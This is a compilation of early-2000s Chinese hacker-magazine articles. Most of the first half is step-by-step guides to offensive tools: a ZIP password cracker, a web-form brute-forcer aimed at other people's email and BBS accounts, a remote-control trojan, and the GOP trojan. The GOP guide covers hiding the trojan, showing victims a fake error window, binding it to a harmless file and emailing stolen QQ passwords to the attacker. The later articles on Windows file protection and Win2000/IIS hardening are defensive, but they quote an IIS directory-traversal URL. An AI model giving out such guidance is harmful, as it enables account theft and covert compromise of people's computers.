X - Scanner v0.3 —— 发布日期: 2000/12/27, 加入线程超时限制, 并增加了代理功能, 扩充 CGI 漏洞数据库, 加入对 Unicode 解码等漏洞的检测及描述, 修正内存泄露问题。

高速破解Winzip密码—uzpc3

Winzip 的大名相信大家听说过,因为许多热门业界媒体的软件排行榜上,它一直是稳居第一的,zip 的文件压缩格式也几乎成了网络文件流通的标准。其中 Winzip 的密码功能的确为我们用户提供了不少的方便,可是一旦密码遗忘了,又或者是其他原因而不能用上正确的密码,那么这个方便就变成了不便。网上有许多专门破解 Winzip 密码的工具,不过大多数工具都有一个通病:解密的时间太长。现在用户们的福音来了,uzpc3.0 横空出世,一洗过去解密速度慢的颓风,在不降低各项解密功能的前提下,一下子将解密速度提高了几乎 200%!

将 uzpc3.0 从网上下载过来,看看大小,天啊!才 50K 不到!比起其他动辄 800k 到一兆大小的解密软件,真可谓是“小弟弟”了。uzpc3.0 本身是英文版,不过由于其短小精悍,所以也并不难懂。更体贴的是某位大侠为了照顾一些没有学过英文的同志(不会英文还上网?)特意制作了汉化程序,连带在文件里面了。将自压缩解开之后,就可以使用了。uzpc3.0 不需要任何安装,也不需要什么 vb5 的运行库等等,所以完全是绿色软件,不会在 Windows 里面留下任何的渣滓,大家放心使用就是了。启动了 uzpc3.0 的主程序之后,您就会看到其简洁朴素的界面。值得一提的是,如果您启动了 uzpc3.0 之后长时间不使用,它会弹出窗口来警告您。当然,uzpc3.0 是可以长驻后台的,您可以将其最小化,自动“隐形”到工作栏之中。

下面就简单示范一下如何破解 Winzip 文件里面的密码:

启动 uzpc3.0,然后选择“新的”,程序就

会弹出窗口,提示您输入需要解密的 Winzip 文件的路径,正确输入之后,uzpc3.0 就会将文件读入内存。如果您输错了一个没有密码的 Winzip 文件,它也会及时提醒您,免得浪费时间。读入文件成功之后,就会显示参数窗口,让您选择参数。一般来说 Winzip 的加密文件里是使用同一个密码的,不过也有例外的时候,就要看您的实际情况来确定了。至于攻击参数的选择,笔者一般使用“强迫”(解密怎么会强迫呢?)。至于“使用字典档案”和“模板”选项只用于特殊情况,如果您是高级用户(准黑客啦!),那么利用以上两个选项会使解密时间更短。选择“下一步”之后,就会出现强迫攻击参数窗口,如果你记得密码大概是由什么组成的,最好就不要选择其他的选项,因为这样会使时间增加很多。密码的长度可以自定,不过系统通常会默认为 1~5 位。

一切 OK 了,现在就轮到 uzpc3.0 显示一下其超凡的本领。笔者做过一个测试,用 Winzip 替一个文件加了一个 6 位字长的数字密码,你猜猜用了多长时间来解密? 3 秒!绝对没有夸张,随着密码字长的增加,破解的时间也越来越长,一个 10 位字长的数字密码也只需要 10 秒!笔者有心难为一下 uzpc3.0,将所有的选项都用上了,选择了一个 6 位字长的密码,排列组合一算,天啊!50 多亿组密码,不过破解时间也只需要大概 40 分钟。当然了,您的 cpu 越强劲,破解的速度越快,笔者的 cpu 才是可怜的 MMX166 呢!有人也许会说,如果用上 Winzip 的全部 31 位密码字长,需要多少时间?那么我也只能告诉他“一边去!没事找事……”想想看,谁会放那么长的密码,这不是难为自己吗?要真是这样,活该他会把密码给忘了。

总而言之,uzpc3.0 是到目前为止的破解 Winzip 密码最快的软件了,而且应该说还是体积最小的。

朔雪基本使用方法简介

一、朔雪可以做什么

- 1、对免费信箱的探测,主要通过猜测生日的方法,成功率可达 60% - 70%。
- 2、对各种社区、BBS、聊天室等密码的探测。
- 3、最佳……工具,这个功能我还是不说的好,您自己也许可以猜到。

二、快速入门

1、从页面获取当前表单

朔雪本身已经是一个完善的浏览器,您可以用它作为平时浏览网站的工具。在默认的模式下,一个页面下载完毕后,朔雪会自动分析页面中的表单,并将表单显示在窗口中。(图 1)




图 1

- (1) 控制台信息
- (2) 表单选择区
- (3) 表单项目设置区

(4) 浏览区

(5) 标志区

如果表单没有出现,请用菜单[file]→ Import From Current URL 功能强制提取。对于含有 Frame 的页面,需要指定含有表单的页面 URL,具体方法为:在页面上点右键,选择[属性],将地址 URL 一栏的内容复制到朔雪的 URL 地址栏,并按回车。待页面出现之后即可用上述方法提取表单。

有时一个页面含有多个表单,这就需要在[表单选择区]选择需要探测的表单。

2、探测项目的设置

以图 2 为例说明。




图 2

首先选择表单 lform,项目设置表单随之更新。此区域中的 Submit 一项用于指定提交的 cgi 程序,通常无需修改。

其次选择要提交的项目,以项目前的√为标志。通常情况下,朔雪会给出一个选择,无需更改。注意:如果选择了某一项,而这一项

· Hacker Defence ·

并没有设置 Const、Dictionary 或 A 中的任何一项,则此项不会被提交。

如果需要探测用户 sysop 的密码,首先设置 user 一项(图 3)。




图 3

双击需要设置的项目,即可出现上述表单。

Const 一项用于直接输入需要探测的内容,可以是一个或者多个,中间用“,”间隔。例如: sysop, netease, mike, zhang 等等。此处由于需要探测的是 sysop,所以输入 sysop,第二步需要指定一个字典(图 4)。




图 4

字典在 Dictionary 处设置。

Referto :指定参照的设置。例如,如果此处选择 User,则采用用户名和密码一一对应的方式探测。

Append Word From Single.INI :使用简单模式字典,简单模式字典的设置 Single.INI 文件中,具体方法请参见 [流光 III] 的说明书。

3、提交测试

为了确保设置无误,一般应该首先使用探测测试功能,从菜单 [Run]→ Submit Test 中选择(图 5)。

出现这样的画面说明设置成功(注意:一




图 5

定要出现错误的画面,以便在后面的探测标志中选择)。在极端的情况下,提交不成功也不一定说明不能进行探测,不过这样的情况很少。

4、开始探测

确信设置无误后就可以开始探测了。从菜单 [Run] → Start/Restart 选择,首先会出现临时文件保存的对话框(图 6)。




图 6

Just For Once: 只要探测出一个即结束。确定之后开始选择一个错误的标志(图 7)。




图 7

此处错误的标志应该是“<title> 错误了 <title>”(由于我系统的原因,此处显示为乱码),将此字符串复制 (下转第 132 页)

新冰河

“聪明基因”

聪明基因是一个新的文件关联木马。采用 TCP/IP 协议,使用黑客编程技法,只要你在目标机上安装了聪明基因服务器,你便可以像管理自己计算机一样管理远程计算机,功能强大,操作方便。

一、文件操作类

具有方便的文件管理器,能够批量上、下载文件,删除文件,修改文件属性,执行文件,压缩、解压缩文件,查找相应目录及子目录下符合条件的文件,新建目录,删除目录树(del tree),复制目录(xcopy)等功能。

1. 技巧:

(2)查找文件后可立即批量下载所需文件(支持多项选中),或下载所有找到的文件,如果文件过多,请先压缩到别的目录后下载,可加快下载速度一倍以上!

(2)单个文件可以找到后在文件列表中用右键“立即下载”!

(3)与主机文件应尽量保持一致,操作一段时间后用右键“刷新”一次文件列表与目录列表。

2. 说明:

(1)操作过程中速度依赖于网速,由于此版本不支持多任务,所以,操作中最好等一个任务完成后才进行其他任务。

(2)绝大部分功能均可对本地机操作,所

以,请认清提示中是正在操作本地机还是远程机!

(3)除目录树删除外,其他操作均无提示机会,操作过程中请先考虑周全!

(4)如果因某原因任务无响应,请先存下当前环境后退出重启。

(5)删除目录树及复制目录在目录列表中使用右键操作。

二、系统相关类

可以查看目标机的主机信息,操作系统信息和本系统服务器信息。

三、控制相关类

锁定鼠标、键盘,隐藏桌面、任务栏、所有驱动器,禁止热键、注册表编辑器、关机,启动屏保,更换墙纸,关闭显示器,远程重启与关机。

1. 说明:

(1)隐藏桌面、任务栏均是暂时的,对下次启动无影响,但隐藏驱动器是永久的,你必须经过显示命令后下次启动或注销才有效。

(2)关闭显示器是一种节能措施的关闭,鼠标或键盘有输入时自动恢复。

(3)远程重启与关机是暴力型的,无提示地强迫进行,可能造成用户数据丢失!



四、监视相关类

缩小监视目标计算机屏幕,并可用鼠标或键盘直接操作目标计算机,读取目标计算机所用过的密码以及密码环境,查看、终止目标计算机正在执行的程序(线程),查看、最小化、最大化、隐藏、显示、关闭目标计算机上任何窗口,查看、删除目标计算机上的注册表启动项所有键名。

1. 说明:

(1) 如果网速不够,可能在监视过程中如双击之类命令无效,你可用右键单击代替。

(2) 读过密码后请及时删除远程机上的密码,否则密码积累过多会影响服务器效率。

(3) 查看、终止线程及查看、删除注册表启动项所有键名均可对本地机操作,你可以用它发现并终止执行可疑的程序,如木马等。

五、设置相关类

设置下载文件的默认路径,手工加入、删除目标计算机,下次监听端口,本系统注册表启动键名,与那类文件相关联启动,上线自动 Email 通知,更改目标计算机网络名、系统日期时间,创建、删除共享。

1. 说明

(1) 请安装系统后及时更改下次监听端口,因为本系统未设密码,更改监听端口权作密码,否则任何人均可操作远程机。

(2) 与文件关联启动后,即使已经从注册表启动项中删除服务器,但只要运行打开相应的文件时,服务器又会处于活动状态,并完全恢复整个系统。你可以选择关联类型也可以自己按相应格式输入文件类型。

(3) 只要设置了 Email 自动通知功能,目标机一上线便会自动发一次 Email 给你,如果未成功发送,系统会重试,直到成功为止,局域

网上目标机器即使设置了自动发送此功能也无效。

(4) 更改系统日期时间是世界标准日期与时间,如需与自动计算机日期时间一致,只需单击输入框后确定即可。

六、搜索相关类

设置好探索条件(端口、子网基址、起始地址、终止地址、搜索速度)即可搜索目标主机是否可用。

1. 说明

(1) 探索时如子网基址为空,系统将自动填入本机子网基址。

(2) 网速较快时选快速搜索,如局域网或本地网,否则选中速搜索,建议不选慢速搜索。

(3) 找到可用机器后系统在其 IP 前显示 OK 并自动添加,否则显示 Err。

七、其他相关类

升级远程计算机上本系统服务器,重启服务器,停止服务,彻底卸载服务器。

1. 说明

(1) 升级系统时,在本目录下要有 genueserver.exe 升级文件存在才行,系统将自动完成升级过程。

(2) 服务器出错时可重启服务器。

(3) 彻底卸载服务器后不在目标机上留下任何痕迹!

八、再版预告

下一版的聪明基因将支持 Windows NT 与 Windows2K;

加强功能,支持收 Email 功能;

支持扫描一个主机的不同端口功能;

改进部分程序算法,加强稳定性,优化界面。

Oicq 新工具 介绍

文 / 图 prqq

大家好,我是 prqq,又和大家见面了,再给大家带来一套免费套餐。现在新的黑客工具越来越多了,相比之下,Oicq 的工具却相形见拙,并没有多少新品精品。以至于我都准备改行开发 Oicq 工具了:)

一、获取本地密码的工具 Oicq2kpass

这一期我为大家准备了几个精致的 Oicq 工具。先为大家介绍一个取得本地 Oicq 密码的软件工具。这个软件工具就是 Oicq2kpass。不过这个软件的使用需要一定的条件,那就是你的 Oicq 上登录时选择的是记住密码,这样你的计算机下次启动时,系统参数里面就是“不出现登录提示框”这一项,或者你计算机里的 Oicq 系统参数里一直都选有“不出现登录提示框”这一项。如果你没有选择这一项,而又是正常登录或者隐身登录,那么这软件就生效了。本书配套的光盘上有这个软件的压缩文件。把它拷到你的计算机上,并解压。运行 Oicq2kpass,出现以下界面,如图 1:



图 1

这个界面上有 3 个站点的连接和作者的邮箱。如果你仅仅想使用这个软件,那么单击“下一步”,它将换为下面的这个界面,如图 2:



图 2

它提示你选择你的 Oicq 安装目录,在提示下面输入你的 Oicq 目录,然后单击“取得保存密码”。不到一分钟,你所在线的 Oicq 密码就现出原形了。如果是多用户,则显示最后一个登录的用户密码,如图 3:




图 3

界面正中的地方显示的数字就是 prqq 的

· Hacker Defence ·

Oicq 密码,千万别忘了啊。

二、窃取密码木马 GOP

是不是有人会说上这个软件太简单了,以至于提不起兴致?那么现在我来介绍一个复杂的,那就是窃取密码木马 GOP。本书配套光盘上有 gop1.0 和 gop1.2 两个版本,大家比较一下,就知道它们有明显的差异。我以 gop1.2 版为基础为大家介绍它们的使用。

木马 gop 分为 3 个部分: editgop.exe、pop.exe 和 gopsplit.exe。

editgop.exe 是服务器端编辑程序, gop.exe 是服务器端的执行程序, gopsplit.exe 是简单的结果整理工具,剔除重复的号码。

你先打开服务器端编辑程序,如图 4:




图 4

在服务器端加入 gop.exe 文件,用完整路径。

现在你可以进行一般设置。首先选择“复制到定义”目录,有 4 个选项: windows 目录、system 目录、temp 目录和源目录。

这 4 个选项的含义如下:

<Windows> 目录: 运行后 GOP 将自己复制到 Windows 根目录里运行,比如: C:\windows 或者 C:\winnt。

<System> 目录: 运行后 GOP 将自己复

制到 Windows 的系统目录里运行,比如: C:\windows\system 或者 C:\winnt\system32。

<Temp> 目录: 运行后 GOP 将自己复制到 Windows 的临时目录里运行,比如: C:\temp。

源目录: 不做复制,原地运行。

看明白了吧?不做任何修改的话,请选择“源目录”。

紧跟着可以选择是否运行后删除“源文件”,选择后运行时便删除了源文件。因这个很容易被发现,所以不推荐使用。

输入一个服务文件名和钩子文件名,这样运行后, GOP 将自己复制此文件,以提高隐蔽性。

定义注册表键名:写在注册表里的,用户最好自己改掉。

记录数超过 XX 个时开始清理:因为这个木马是窃取 Oicq 密码,然后发送到指定的信箱,所以这个设置很重要,它会在你的记录数达到你输入的值后发送邮件。

现在可以进行邮件设置了。

(1)SMTP:

邮件发送服务器,用户自己设置,但不支持像 smtp.263.net 这种需要验证的服务器。

(2)发送邮箱:

因大多数国内的 SMTP 服务器都限定本系统用户才可以使用,所以用户需要根据设定的 SMTP 服务器来填写,比如使用新浪服务器:smtp.sina.com.cn,则需要填写该系统的信箱,例:mail@sina.com,亿唐的:smtp.etang.com,则发送信箱为亿唐的 my-mail@etang.com。

(3)接收信箱:

GOP 将把记录的 Oicq 密码发送到该信箱。

(4)检查间隔:

设定每隔多少秒 GOP 检查一次密码记

录更新情况。检查时如果记录已经更新,并且在网上,则立即发送。

(5) 邮件优先级:

与在 TheBat! , Outlook, Foxmail 的优先级设置一样,默认“中”即可。

(6) 主题标识:

在邮件主题中添加自定义字符串,便于接收后进行分类。

(7) 发送测试:

当配置好你的邮件设置后,可以点此按钮进行发信测试,推荐使用。

(8) 使用欺骗窗口:

在 Oicq2000 以前的老版本下,使用了这个功能后,在第一次运行时将弹出用户自定义的一个窗口,比如告诉对方该软件已过期,需要注册才可以使用,或者说系统资源不足,无法运行,或者缺少相应支持文件等等一大堆理由,起简单欺骗作用。在 Oicq2000 下它会出现一个引导你注册的窗口,让你重新注册。

测试:配置后点此观看窗口效果。

按钮类型:窗口使用的按钮类型。

图标:窗口使用的图标。

窗口标题:窗口的标题。

欺骗信息:你自己的欺骗信息。

文件绑定:文件绑定有 3 个部分:宿主文件、文件图标、捆绑。

宿主文件:随便找个小软件,比如自解压软件、可执行的 Flash、开玩笑的小程序,随你了。

文件图标:绑定后的新文件所使用的图标,可以自己更改,但只能是 16 色的,下面的更改服务端图标也是,空这不填则使用 GOP 的默认图标。

捆绑:设好了? 开始捆绑(同时要在上面选择你设置完成的服务端)。

都设置好了,保存下来,现在你可以拿它去做你喜欢的事情了。

另外补充一点 gopsplit 的使用。

GOPSplit 是用来对返回的结果进行剔除的小工具。

因为 GOP 1.0 没有在 Win98 下面进行测试,所以导致检查文件更新出错,会不停地发送 Oicq 列表,收到很多重复的邮件,所以写了这个东西。

先使用邮件客户端(如 TheBat, Outlook, foxmail)把 GOP 发回的邮件全部收下来,然后选中全部另存为文本文件。

GOPSplit 的使用格式如下:

GOPSplit 文件名[-Sxxxxx] [-Exxxxx]

文件名是你导出保存的 Oicq 列表文本文件。

-Sxxxxx 最小从 xxxxx 号码清检,默认 10000

-Exxxxx 最大到 xxxxx 号码,默认 999999

演示 1:

GOPSplit Oicqlist.txt (默认只挑出 5-6 位的号码,同时剔除重复的)。

演示 2:

GOP SplitOicqlist.txt -S10000 -E99999 (只挑出 5 位的号码,同时剔除重复的)。

演示 3:

GOPSplit Oicqlist.txt -S100000 -E999999 (只挑出 6 位的号码,同时剔除重复的)。

三、自动聊天工具 FlashOicq

Oicq 就是用来聊天的,你不要总是想去黑呀黑的。

之所以介绍这个工具,是因为它功能比较强大,语言分类详细,语言有特色,可以传送动画。

从本书所带光盘中复制解压(以后不要让我提醒你这个)。

打开,如图 5:

Windows 文件保护

最近流行写特洛伊的 dll 文件,而写出来的 dll 文件在给别人使用的时候总是发现在 Windows NT 4.0 下可以运行,但是在 Windows 2000 下却无法成功,原因是 Windows 2000 操作系统有一个新特性:Windows 文件保护(WFP)。

从一个管理员的角度来考虑,WFP 可以让你避免一些误操作,如果某个应用程序没有代码签名(代码签名是一种数字签名加密技术,它核实系统文件的来源),那么 Windows 文件保护将不会让它通过。这样给自己减少了很多麻烦,也给写特洛伊的人增加了一些麻烦。

我们先来看看 Windows 文件保护是如何工作的。

通过两种机制,Windows 文件保护特性可以检测并纠正应用程序安装过程中某些文件被未被授权文件替换的情况。第一种机制是,在某个重要系统文件被修改、删除的时候,Windows 文件保护会得到通知。然后 Windows 文件保护找到目标文件以及这个文件是否是被保护的。如果目标文件确实是被保护的,那么 Windows 文件保护将在一个编目文件里检查文件的签名。如果签名是假的,那么这个文件将被 Dllcache 文件夹里的对应文件替换,或被新应用程序的安装程序用新的文件替换。

另一个机制是系统文件检查器(Sfc.exe)

工具。在图形用户界面安装的最后阶段,系统文件检查器工具会扫描所有被保护的文件,为安装程序修改文件做好准备。它还检查所有用来跟踪正确文件版本的编目文件。如果发生丢失或损坏的情况,Windows 文件保护将对受影响的编目文件重新命名,并从 DLL-cache 文件夹下恢复这个文件的缓存版本。如果不能获得这个文件的缓存版本,Windows 文件保护将会要求插入适当的磁盘或光盘来获得编目文件的一个新的拷贝。

这个工具还可以做如下用途:

- 扫描所有被保护的文件,以验证它们的版本。
- 检查和重新填充% Systemroot % \ System32 \ Dllcache 文件夹。
- 修复被损坏或无法再使用的 Dllcache 文件夹内容。
- 设置文件缓存大小(分配给 Dllcache 文件夹的空间)。

为所有类型的文件都保存一个缓存版本的需可能会和磁盘空间方面的考虑发生冲突。但是,如果你决定为所有类型的文件都保存一个缓存版本的话,那么请在注册表里把 SFCQuota 的值设置为 0xFFFFFFFF,这样就可以缓存所有被保护的系统文件(大约 2700 个文件)。然而更好的情况是,如果你安装了 Windows 2000 并且有足够的磁盘空间,那么 Windows 2000 将会自动缓存所有被保护的系

统文件。

Windows 文件保护对 Dllcache 文件的操作:

如果 Windows 文件保护检测到一个入侵文件,而受影响的文件不是 Dllcache 文件,并且被操作系统使用的相关文件的版本为正确版本,则 Windows 文件保护将这个版本拷贝到 Dllcache 文件夹。

如果正在被操作系统使用的受影响文件的版本不是正确版本,或者文件没有缓存到 Dllcache 文件夹,那么 Windows 文件保护特性会试图找到这个文件的安装路径。如果介质没有找到,则 Windows 文件保护会显示一个对话框,让你插入适当的介质,以替换文件或者 Dllcache 文件版本。

禁止 Explorer 中的安全属性页

作为一个 Windows 系统的管理员,你可能经常要对文件的权限进行设置,一般来说,我们经常采取的方法是在资源管理器的属性页的安全选项中进行配置,或者使用命令行的方式进行配置 (cacls 或者 xcacls,前者是 Windows 系统自带,后者功能稍强,为 Resource Kits 提供)。

不幸地是,当我们配置好一台服务器的文件权限以后,有可能会由于自己的误操作将权限设置不当,或者该服务器上的另一个管理员 (Windows 菜鸟) 将你辛苦的工作付之一炬。这个时候,你可能觉得有必要将安全选项隐藏起来,免得一些闲人乱动,尤其是对于一台文件服务器而言,文件服务器只允许其他人通过文件共享、FTP 访问,只有你才可以在文件服务器上本地登陆。但是在域中存在许多的管理员,他们可以通过文件共享来取得文件的所有权,从而访问他们不应该访问到的东西,那么,现在我教大家的一个方法可以让其他管理员

无法通过资源管理器来管理文件夹的权限。

假设你是 Administrator,另外有一个管理员叫 Admin,如果我不想让 Admin 在资源管理器中设置文件的安全属性,那么我们只要对 % systemroot % \ system32 \ rshx32. dll 进行权限设置,默认情况下,该文件的权限为:

```
BUILTIN \Administrators: F
Everyone: R
BUILTIN \Power Users: R
NT AUTHORITY \SYSTEM: F
BUILTIN \Users: R
```

如果我们运行 cacls % systemroot % \ system32 \ rshx32. dll /d admin 那么 admin 用户登陆到服务器后,在资源管理器中也就无法对文件或者文件夹进行安全设置了。如果我们再把 cacls. exe 文件也进行权限设置,让 admin 用户无法访问的话,那他就只能从别的服务器上 copy 一个 cacls. exe 来对文件进行权限设置了……

Win2000 Server 安全入门

目前, Win2000 Server 是比较流行的服务器操作系统之一,但是要想安全的配置微软的这个操作系统,却不是一件容易的事。本文试图对 win2000 Server 的安全配置进行初步的探讨。

一、定制自己的 Win2000 Server;

1. 版本的选择

Win2000 有各种语言的版本,对于我们来说,可以选择英文版或简体中文版,强烈建议:在语言不成为障碍的情况下,请一定使用英文版。要知道,微软的产品是以 Bug & Patch 而著称的,中文版的 Bug 远远多于英文版,而补丁一般还会迟至少半个月(也就是说一般在微软公布了漏洞后,你的机子还会有半个月处于无保护状态)。

2. 组件的定制

Win2000 在默认情况下会安装一些常用的组件,但是正是这个默认安装是极度危险的(米特尼科说过,他可以进入任何一台默认安装的服务器,我虽然不敢这么说,不过如果你的主机是 Win2000 Server 的默认安装,我可以告诉你,你死定了)。你应该确切的知道你需要哪些服务,而且仅仅安装你确实需要的服务,根据安全原则,最少的服务 + 最小的权限 = 最大的安全。典型的 Web 服务器需要的最小组件选择是:只安装 IIS 的 Com Files, IIS Snap - In, WWW Server 组件。如果你确实需要安装其他组件,请慎重,特别是: Indexing Service, FrontPage 2000 Server Extensions,

Internet Service Manager (HTML)这几个危险服务。

3. 管理应用程序的选择

选择一个好的远程管理软件是非常重要的事,这不仅仅是安全方面的要求,也是应用方面的需要。Win2000 的 Terminal Service 是基于 RDP (远程桌面协议)的远程控制软件,他的速度快,操作方便,比较适合用来进行常规操作。但是, Terminal Service 也有其不足之处,由于它使用的是虚拟桌面,再加上微软编程的不严谨,当你使用 Terminal Service 进行安装软件或重起服务器等与真实桌面交互的操作时,往往会出现哭笑不得的现象,例如:使用 Terminal Service 重起微软的认证服务器 (Compaq, IBM 等)可能会直接关机。所以,为了安全起见,我建议你再配备一个远程控制软件作为辅助,和 Terminal Service 互补,象 PcAnywhere 就是一个不错的选择。

二、正确安装 Win2000 Server

1. 分区和逻辑盘的分配,有一些朋友为了省事,将硬盘仅仅分为一个逻辑盘,所有的软件都装在 C 驱上,这是很不好的,建议最少建立两个分区,一个系统分区,一个应用程序分区,这是因为,微软的 IIS 经常会有泄漏源码/溢出的漏洞,如果把系统和 IIS 放在同一个驱动器会导致系统文件的泄漏甚至入侵者远程获取 ADMIN。推荐的安全配置是建立三个逻辑驱动器,第一个大于 2G,用来装系统和重要的日志文件,第二个放 IIS,第三个

· Hacker Defence ·

放 FTP,这样无论 IIS 或 FTP 出了安全漏洞都不会直接影响到系统目录和系统文件。要知道, IIS 和 FTP 是对外服务的,比较容易出问题。而把 IIS 和 FTP 分开主要是为了防止入侵者上传程序并从 IIS 中运行(这个可能会导致程序开发人员和编辑的苦恼,管他呢,反正你是管理员)。

2. 安装顺序的选择:不要觉得顺序有什么重要?只要安装好了,怎么装都可以的。错! Win2000 在安装中有几个顺序是一定要注意的是:

首先,何时接入网络。

Win2000 在安装时有一个漏洞,在你输入 Administrator 密码后,系统就建立了 ADMIN \$ 的共享,但是并没有用你刚刚输入的密码来保护它,这种情况一直持续到你再次启动后,在此期间,任何人都可以通过 ADMIN \$ 进入你的机器;同时,只要安装一完成,各种服务就会自动运行,而这时的服务器是满身漏洞,非常容易进入的,因此,在完全安装并配置好 win2000 Server 之前,一定不要把主机接入网络。

其次,补丁的安装

补丁的安装应该在所有应用程序安装完之后,因为补丁程序往往要替换/修改某些系统文件,如果先安装补丁再安装应用程序有可能导致补丁不能起到应有的效果,例如: IIS 的 HotFix 就要求每次更改 IIS 的配置都需要安装。

三、安全配置 Win2000 Server

即使正确安装了 Win2000 Server,系统还是有很多的漏洞,还需要进一步进行细致地配置。

1. 端口:端口是计算机和外部网络相连的逻辑接口,也是计算机的第一道屏障,端口配置正确与否直接影响到主机的安全,一般来

说,仅打开你需要使用的端口会比较安全,配置的方法是在网卡属性 - TCP/IP - 高级 - 选项 - TCP/IP 筛选中启用 TCP/IP 筛选,不过对于 win2000 的端口过滤来说,有一个不好的特性:只能规定开哪些端口,不能规定关闭哪些端口,这样对于需要开大量端口的用户就比较痛苦。

2. IIS : IIS 是微软的组件中漏洞最多的一个,平均两三个月就要出一个漏洞,而微软的 IIS 默认安装又实在不敢恭维,所以 IIS 的配置是我们的重点,现在大家跟着我一起来:

首先,把 C 盘那个什么 Inetpub 目录彻底删掉,在 D 盘建一个 Inetpub(要是你不放心用默认目录名也可以改一个名字,但是自己要记得),在 IIS 管理器中将主目录指向 D: \Inetpub。

其次,那个 IIS 安装时默认的什么 scripts 等虚拟目录一概删除(罪恶之源呀,忘了 http://www.target.com/scripts/. . % c1 % 1c. . /winnt/system32/cmd. exe 了? 我们虽然已经把 Inetpub 从系统盘挪出来了,但是还是小心为上),如果你需要什么权限的目录可以自己慢慢建,需要什么权限开什么(特别注意写权限和执行程序的权限,没有绝对的必要千万不要给)。

第三,应用程序配置:在 IIS 管理器中删除必须之外的任何无用映射,必须指的是 ASP, ASA 和其他你确实需要用到的文件类型,例如你用到 stml 等(使用 server side include),实际上 90% 的主机有了上面两个映射就够了,其余的映射几乎每个都有一个凄惨的故事: htw, htr, idq, ida……想知道这些故事? 去查以前的漏洞列表吧。什么? 找不到在哪里删? 在 IIS 管理器中右击主机→属性→WWW 服务 编辑→主目录 配置→应用程序映射,然后就开始一个个删吧(里面没有全选的,嘿嘿)。接着在刚刚那个窗口的应用程序调试书签内将脚本错误消息改为发送文本(除非你

想 ASP 出错的时候用户知道你的程序/网络/数据库结构)错误文本写什么?随便你喜欢,自己看着办。点击确定退出时别忘了让虚拟站点继承你设定的属性。

为了对付日益增多的 cgi 漏洞扫描器,还有一个小技巧可以参考,在 IIS 中将 HTTP404 Object Not Found 出错页面通过 URL 重定向到一个定制 HTM 文件,可以让目前绝大多数 CGI 漏洞扫描器失灵。其实原因很简单,大多数 CGI 扫描器在编写时为了方便,都是通过查看返回页面的 HTTP 代码来判断漏洞是否存在的,例如,著名的 IDQ 漏洞一般都是通过取 1.idq 来检验,如果返回 HTTP200,就认为是这个漏洞,反之如果返回 HTTP404 就认为没有,如果你通过 URL 将 HTTP404 出错信息重定向到 HTTP404.htm 文件,那么所有的扫描无论存不存在漏洞都会返回 HTTP200,90% 的 CGI 扫描器会认为你什么漏洞都有,结果反而掩盖了你真正的漏洞,让入侵者茫然无处下手(武侠小说中常说全身漏洞反而无懈可击,难道说的就是这个境界?)不过从个人角度来说,我还是认为扎扎实实做好安全设置比这样的小技巧重要得多。

